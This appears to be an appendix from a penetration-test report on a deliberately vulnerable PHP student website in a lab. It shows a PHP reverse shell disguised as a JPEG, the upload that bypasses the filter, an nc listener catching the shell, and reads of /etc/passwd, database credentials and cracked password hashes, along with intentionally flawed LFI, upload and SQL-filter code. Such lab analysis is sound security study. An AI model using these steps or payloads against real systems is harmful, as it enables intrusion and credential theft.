RJPHUqFgpF4wXDELMAkGA1UEBhMCREUxDzANBgNVBAgTBkJlcmxpbjEPMA0GA1UE
BxMGQmVybGluMRcwFQYDVQQKEw5BcGFjaGUgRnJpZW5kczESMBAGA1UEAxMJbG9j
YWxob3N0ggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEEBQADgYEAFaDLTAkk
p8J2SJ84I7Fp6UVfnpnbkdE2SBLFRKccSYZpoX85J2Z7qmfaQ35p/ZJySLuOQGv/
IHlXFTt9VWT8meCpubcFl/mI701KBGhAX0DwD5OmkiLk3yGOREhy4Q8ZI+Eg75k7
WF65KAis5duvvVevPR1CwBk7H9CDe8czwrc=
-----END CERTIFICATE-----
subject=C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost

issuer=C = DE, ST = Berlin, L = Berlin, O = Apache Friends, CN = localhost

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: ECDH, P-256, 256 bits
---
SSL handshake has read 1304 bytes and written 409 bytes
Verification error: certificate has expired
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 1024 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
```

Figure 10-5 PHP Shell Configuration

```
root@kali:~# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# cp php-reverse-shell.php /root/Desktop/
root@kali:/usr/share/webshells/php# cd /root/Desktop/
root@kali:~/Desktop# nano php-reverse-shell.php
root@kali:~/Desktop# mv php-reverse-shell.php image.jpeg
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.253';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```






```
1
----------------------------785806181106117475921005697O9
Content-Disposition: form-data; name="uploadedfile"; filename="shell.php.jpeg"
Content-Type: image/jpeg
```

```
569709
 filename="shell.php"


<img src="../pictures/shell.php" height= "80" width="80" />
```

192.168.1.20/pictures/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Net

Index of /pictures

Name	Last modified	Size	Description
Parent Directory		-	
14.jpg	2017-08-07 13:09	83K	
bg.jpg	2017-08-08 01:55	37K	
crapsdiceroll.jpg	2017-08-07 13:45	39K	
fluffy.jpg	2017-08-07 13:46	67K	
profile1.jpg	2017-08-08 05:40	23K	
rick.jpg	2017-08-08 05:40	21K	
shell.php	2020-12-12 08:59	5.4K	

root@kali: ~

File Actions Edit View Help

root@kali: ~

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.253] from (UNKNOWN) [192.168.1.10] 50970
Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC
 2019 x86_64 x86_64 x86_64 GNU/Linux
 09:10:56 up 36 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 10-6 PHP Reverse Shell Results

```
$ ls -alF
total 104
drwxr-xr-x  23 root root  4096 Mar  2  2019 ./
drwxr-xr-x  23 root root  4096 Mar  2  2019 ../
drwxr-xr-x   2 root root  4096 Mar  2  2019 bin/
drwxr-xr-x   4 root root  4096 Mar  2  2019 boot/
drwxrwxr-x   2 root root  4096 Mar  2  2019 cdrom/
drwxr-xr-x  17 root root  3860 Oct  7 03:11 dev/
drwxr-xr-x 122 root root 12288 Oct  5 06:39 etc/
drwxr-xr-x   4 root root  4096 Mar  2  2019 home/
lrwxrwxrwx   1 root root    33 Mar  2  2019 initrd.img → boot/initrd.img-4.15.0-45-generic
lrwxrwxrwx   1 root root    33 Mar  2  2019 initrd.img.old → boot/initrd.img-4.15.0-45-generic
drwxr-xr-x  20 root root  4096 Mar  2  2019 lib/
drwxr-xr-x   2 root root  4096 Feb 26  2019 lib64/
drwx------   2 root root 16384 Mar  2  2019 lost+found/
drwxr-xr-x   3 root root  4096 Sep 17 09:14 media/
drwxr-xr-x   3 root root  4096 Sep 17 09:19 mnt/
drwxr-xr-x   3 root root  4096 Sep 17 09:30 opt/
dr-xr-xr-x 112 root root     0 Oct  7 03:11 proc/
drwx------   6 root root  4096 Oct  4 07:55 root/
drwxr-xr-x  20 root root   600 Dec 12 08:40 run/
drwxr-xr-x   2 root root 12288 Sep 17 09:19 sbin/
drwxr-xr-x   2 root root  4096 Feb 26  2019 srv/
dr-xr-xr-x  13 root root     0 Oct  7 03:11 sys/
drwxrwxrwt   7 root root  4096 Dec 12 08:40 tmp/
drwxr-xr-x  10 root root  4096 Feb 26  2019 usr/
drwxr-xr-x  13 root root  4096 Feb 26  2019 var/
lrwxrwxrwx   1 root root    30 Mar  2  2019 vmlinuz → boot/vmlinuz-4.15.0-45-generic
```

```
$ whoami
daemon
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false
ntp:x:109:114::/home/ntp:/bin/false
whoopsie:x:110:115::/nonexistent:/bin/false
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false
pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash
mysql:x:999:1001::/home/mysql:
```

```
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

```
$ cd home
$ ls
lost+found
osboxes
$ cd osboxes
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```

```
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,osboxes
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:osboxes
floppy:x:25:
tape:x:26:
sudo:x:27:osboxes
audio:x:29:pulse
dip:x:30:osboxes
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:osboxes
staff:x:50:
games:x:60:
users:x:100:
```

```
$ pwd
/opt/lampp
$ ls -l
total 12088
drwxr-xr-x  5 root   root     4096 Sep 17 09:30 apache2
drwxrwxr-x  2 root   root    12288 Sep 17 09:31 bin
drwxr-xr-x  2 root   root     4096 Sep 17 09:31 build
drwxr-xr-x  2 root   root     4096 Sep 17 09:30 cgi-bin
-rw-r--r--  1 root   root    86263 Feb  3  2018 COPYING.thirdparty
-rwxr-xr-x  1 root   root    27400 Sep 17 09:30 ctlscript.sh
drwxr-xr-x  2 root   root     4096 Sep 17 09:31 docs
drwxrwxr-x  3 root   root     4096 Sep 17 09:30 error
drwxr-xr-x  8 root   root     4096 Sep 17 09:31 etc
drwxrwxrwx  8 root   root     4096 Oct  4 07:41 htdocs
drwxr-xr-x  3 root   root     4096 Sep 17 09:31 icons
drwxr-xr-x  2 root   root     4096 Sep 17 09:30 img
drwxr-xr-x 22 root   root    12288 Sep 17 09:31 include
drwxr-xr-x  2 root   root     4096 Sep 17 09:31 info
lrwxrwxrwx  1 root   root       16 Sep 17 09:31 lampp -> /opt/lampp/xampp
drwxr-xr-x 15 root   root    12288 Sep 17 09:32 lib
drwxr-xr-x  2 root   root     4096 Sep 17 09:30 libexec
drwxr-xr-x  2 root   root     4096 Sep 17 09:30 licenses
drwxr-xr-x  2 daemon daemon   4096 Oct  7 03:11 logs
drwxr-xr-x  7 root   root     4096 Sep 17 09:31 man
-rwx------  1 root   root  3361003 Feb 27  2017 manager-linux-x64.run
drwxr-xr-x 14 root   root    12288 Sep 17 09:31 manual
drwxr-xr-x  2 root   root     4096 Sep 17 09:31 modules
drwxr-xr-x  3 root   root     4096 Sep 17 09:30 mysql
drwxr-xr-x  2 root   root     4096 Sep 17 09:30 pear
drwxr-xr-x  3 root   root     4096 Sep 17 09:30 php
drwxr-xr-x 12 root   root     4096 Oct  4 06:40 phpmyadmin
drwxr-xr-x  3 root   root     4096 Sep 17 09:30 proftpd
-rw-r--r--  1 root   root      905 Sep 17 09:32 properties.ini
-rw-r--r--  1 root   root    19510 Feb  3  2018 README-wsrep
-rw-r--r--  1 root   root    78356 Mar 14  2018 RELEASENOTES
drwxr-xr-x  2 root   root     4096 Sep 17 09:31 sbin
drwxr-xr-x 49 root   root     4096 Sep 17 09:31 share
```

```
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:osboxes
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-timesync:x:102:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-bus-proxy:x:105:
input:x:106:
crontab:x:107:
syslog:x:108:
netdev:x:109:
messagebus:x:110:
uuidd:x:111:
lightdm:x:112:
nopasswdlogin:x:113:
ntp:x:114:
whoopsie:x:115:
mlocate:x:116:
ssh:x:117:
bluetooth:x:118:
scanner:x:119:
pulse:x:120:
pulse-access:x:121:
osboxes:x:1000:
lpadmin:x:122:osboxes
sambashare:x:123:osboxes
mysql:x:1001:
```

```
drwxrwxrwx  2 daemon daemon    4096 Dec 12 08:59 temp
-rwx------  1 root   root   8308883 Sep 17 09:32 uninstall
-rw-------  1 root   root    314308 Sep 17 09:32 uninstall.dat
drwxr-xr-x  6 root   root      4096 Oct  7 03:11 var
-rwxr-xr-x  1 root   root     15201 Jul 22  2013 xampp
```

```
$ cat httpd.conf
Alias /bitnami/ "/opt/lampp/apache2/htdocs/"
Alias /bitnami "/opt/lampp/apache2/htdocs"

<Directory "/opt/lampp/apache2/htdocs">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from all
</Directory>
$ pwd
/opt/lampp/apache2/conf
```

```
$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda1 during installation
UUID=4c246593-4e7b-48f6-b6e4-c7bdd56fdce1 /               ext4    errors=remount-ro 0       1
# /boot was on /dev/sda2 during installation
UUID=5bcb9faa-6736-4970-9487-e24e0138e503 /boot           ext4    defaults        0       2
# /home was on /dev/sda4 during installation
UUID=81e66a78-bbba-4c3b-8aa2-3970b3102b79 /home           ext4    defaults        0       2
# swap was on /dev/sda3 during installation
UUID=adc7abea-78e7-4a0e-952e-74ec977b3967 none            swap    sw              0       0
```

```
$ cd htdocs
$ ls
back
control
dashboard
sites
studentsite
webalizer
```

```
$ cd studentsite
$ ls
about.php
admin
affix.php
changepassword.php
changepicture.php
connection.php
cookie.php
css
date
fileuploadtype.php
genericinstructions.php
header.php
headers.php
hidden.php
images
index.php
instructions.php
js
logins.txt
logout.php
nivo-slider.css
php
phpinfo.php
pictures
print.php
qtip
robots.txt
school.css
slider
sqlcm_filter.php
sqlcm.php
student
teacher
UNSZCINWACHQ
updatepassword.php
username.php
```


```
$ cat hidden.php
<!-- **Note to self: Door entry number is 1846 -->
$
```

```
$ cat updatepassword.php
<?php
                $sqlupd="UPDATE users SET password='$newpass' WHERE user_id='$studentnumber'" ;
?>$
```

```
CREATE TABLE IF NOT EXISTS `users` (
  `user_id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(15) NOT NULL,
  `password` varchar(50) NOT NULL,
  `FNAME` varchar(30) NOT NULL,
  `LNAME` varchar(30) NOT NULL,
  `LEVEL` int(1) NOT NULL,
  PRIMARY KEY (`user_id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=16 ;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`user_id`, `username`, `password`, `FNAME`, `LNAME`, `LEVEL`) VALUES
(11, 'admin', '21232f297a57a5a743894a0e4a801fc3', 'DERICK', 'DAN', 1),
(13, 'jackson', 'e99a18c428cb38d5f260853678922e03', 'NANI', 'LOUS', 2),
(14, 'secretary', '21232f297a57a5a743894a0e4a801fc3', 'Mrs', 'Erina', 3),
(15, 'bursar', '21232f297a57a5a743894a0e4a801fc3', 'Mr ', 'Bursar', 4);
```

```
<?php Global $fileuploadtype; $fileuploadtype="TYPE"; ?>$ cat connection.php
<?php
$conn=mysql_connect('localhost', 'root', 'Thisisverysecret18');
$sel=mysql_select_db('vision');


?>
```

Figure 10-7 Password Results



Username	Password	First Name	Last Name	Successful
admin	admin	Derick	Dan	No
jackson	abc123	Nani	Lous	No
secretary	admin	Mrs	Erina	No
bursar	admin	Mr	Bursar	No

APPENDICES PART 2

APPENDIX B

Figure 11-1 Attempt to Secure LFI Vulnerability

```
<?php
  $pagetype = $_GET['type'];
include('lfifilter.php');
    include ($pagetype);
?>
```

Figure 11-2 Secret Cookie Formula

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(base64_encode($str)); setcookie("SecretCookie", $str);
?>
```

Figure 11-3 *'.htaccess'* file

```
Options +Indexes
```

Figure 11-4 Marquee Displaying Student and Teacher's Names

```
<marquee behavior="scroll" direction="up"  height="50" scrollamount="1" onMouseOver="this.setAttribute('scroll
<?php
    $teacher=mysql_query("select * from teacher");
    $gets=mysql_fetch_array($teacher);
    $counts=mysql_num_rows($teacher);
    $num=1;
    echo '<font color=red> '.$num. '</font>&raquo;  ' .$gets['NAMES'].'<br/>';
    $num=2;

    while($gets=mysql_fetch_array($teacher)){

    echo '<font color=red> '.$num. '</font>&raquo;  ' .$gets['NAMES'].'<br/>';
    $num++;
    }
    ?>
</marquee>
<br/>
'div>

13>STUDENTS</h3>
liv class="content">
<marquee behavior="scroll" direction="up"  height="50" scrollamount="2" onMouseOver="this.setAttribute('scroll
<?php
    $student=mysql_query("select *from student");
    $gets=mysql_fetch_array($student);
    $count2=mysql_num_rows($student);
    $num=1;
    echo '<font color=red> '.$num. ' </font>&raquo;  ' .$gets['STNAME'].'<br/>';
    $num=2;
    while($gets=mysql_fetch_array($student)){

    echo '<font color=red> '.$num. '</font>&raquo;  ' .$gets['STNAME'].'<br/>';
    $num++;
    }
    ?>
</MARQUEE>
```

Figure 11-5 Insecure Sanitisation on File Upload

```php
<?php
  if(isset($_FILES['uploadedfile'])){

$id=$_REQUEST['id'];
include('../fileuploadtype.php');
$target_path = "../pictures/";
$nextpage="studentprofile.php";

$filename = basename($_FILES['uploadedfile']['name']);
$target_path = $target_path . basename($_FILES['uploadedfile']['name']);
$file_ext=strtolower(end(explode('.',$_FILES['uploadedfile']['name'])));
$file_size =$_FILES['uploadedfile']['size'];
$file_type= $_FILES[ 'uploadedfile' ][ 'type' ];


################################################
# 1 - Filetype invalid
################################################
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
$validtypes= array("image/jpeg","image/jpg","image/png");
if(in_array($file_type,$validtypes)=== false){
    echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

################################################
# 2 - Extension invalid
################################################
if ($fileuploadtype=="EXT"|| $fileuploadtype=="ALL"){
$extensions= array("jpeg","jpg","png");
if(in_array($file_ext,$extensions)=== false){
    echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}
```

```php
################################################
# 3 - Check size?
################################################
if ($fileuploadtype=="SIZE"|| $fileuploadtype=="ALL"){
if($file_size > 2097152){
    echo '<script type="text/javascript">alert("File size must be less than 2 MB.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

################################################
# Move file.
################################################
move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path);
chmod($target_path,0777);

$insert= mysql_query("UPDATE student SET thumbnail='$filename' WHERE STUDENT_ID=$id");

if($insert){
echo '<img src="images/492.png" />  ! data updated successfully';
 echo '<meta content="2;studentprofile.php" http-equiv="refresh" />';

}

}

?>
```

Figure 11-6 ‘phpinfo.php’ code

```php
<?php

phpinfo();

?>
```

Figure 11-7 SQL Filter On Login Page

```php
<?php
$username= str_replace(
    array("1=1", "2=2", "UNION","Select","3=3","'a'='a'","1 =1"), "", $username
    );
?>
```

Figure 11-8 ‘sqlcm.bak’ code

```php
<?php $username= str_replace(array("1=1", "2=2", "UNION","Select","3=3","'a'='a'","1 =1"), "", $username); ?>
```

Figure 11-9 Marquee of Students and Staffs

```
<marquee behavior="scroll" direction="up"  height="50" scrollamount="2" onMouseOver="this.setAttribute('scroll
<?php
    $student=mysql_query("select *from student");
    $gets=mysql_fetch_array($student);
    $count2=mysql_num_rows($student);
    $num=1;
    echo '<font color=red> '.$num. ' </font>&raquo;  ' .$gets['STNAME'].'<br/>';
    $num=2;
    while($gets=mysql_fetch_array($student)){

    echo '<font color=red> '.$num. '</font>&raquo;  ' .$gets['STNAME'].'<br/>';
    $num++;
    }
    ?>
</MARQUEE>
</div>


h3>FAVE SPELLS</h3>
div class="content">
<marquee behavior="scroll" direction="up"  height="100" scrollamount="2" onMouseOver="this.setAttribute('scrol
<?php
    $student=mysql_query("select *from student");
    $gets=mysql_fetch_array($student);
    $count2=mysql_num_rows($student);
    $num=1;
    echo '<font color=red> '.$num. ' </font>&raquo;  ' .$gets['STNAME'].'-'.htmlentities($gets['favspell']).'<
    $num=2;
    while($gets=mysql_fetch_array($student)){

    echo '<font color=red> '.$num. ' </font>&raquo;  ' .$gets['STNAME'].'-'.htmlentities($gets['favspell']).'<
    $num++;
    }
    ?>
</MARQUEE>
```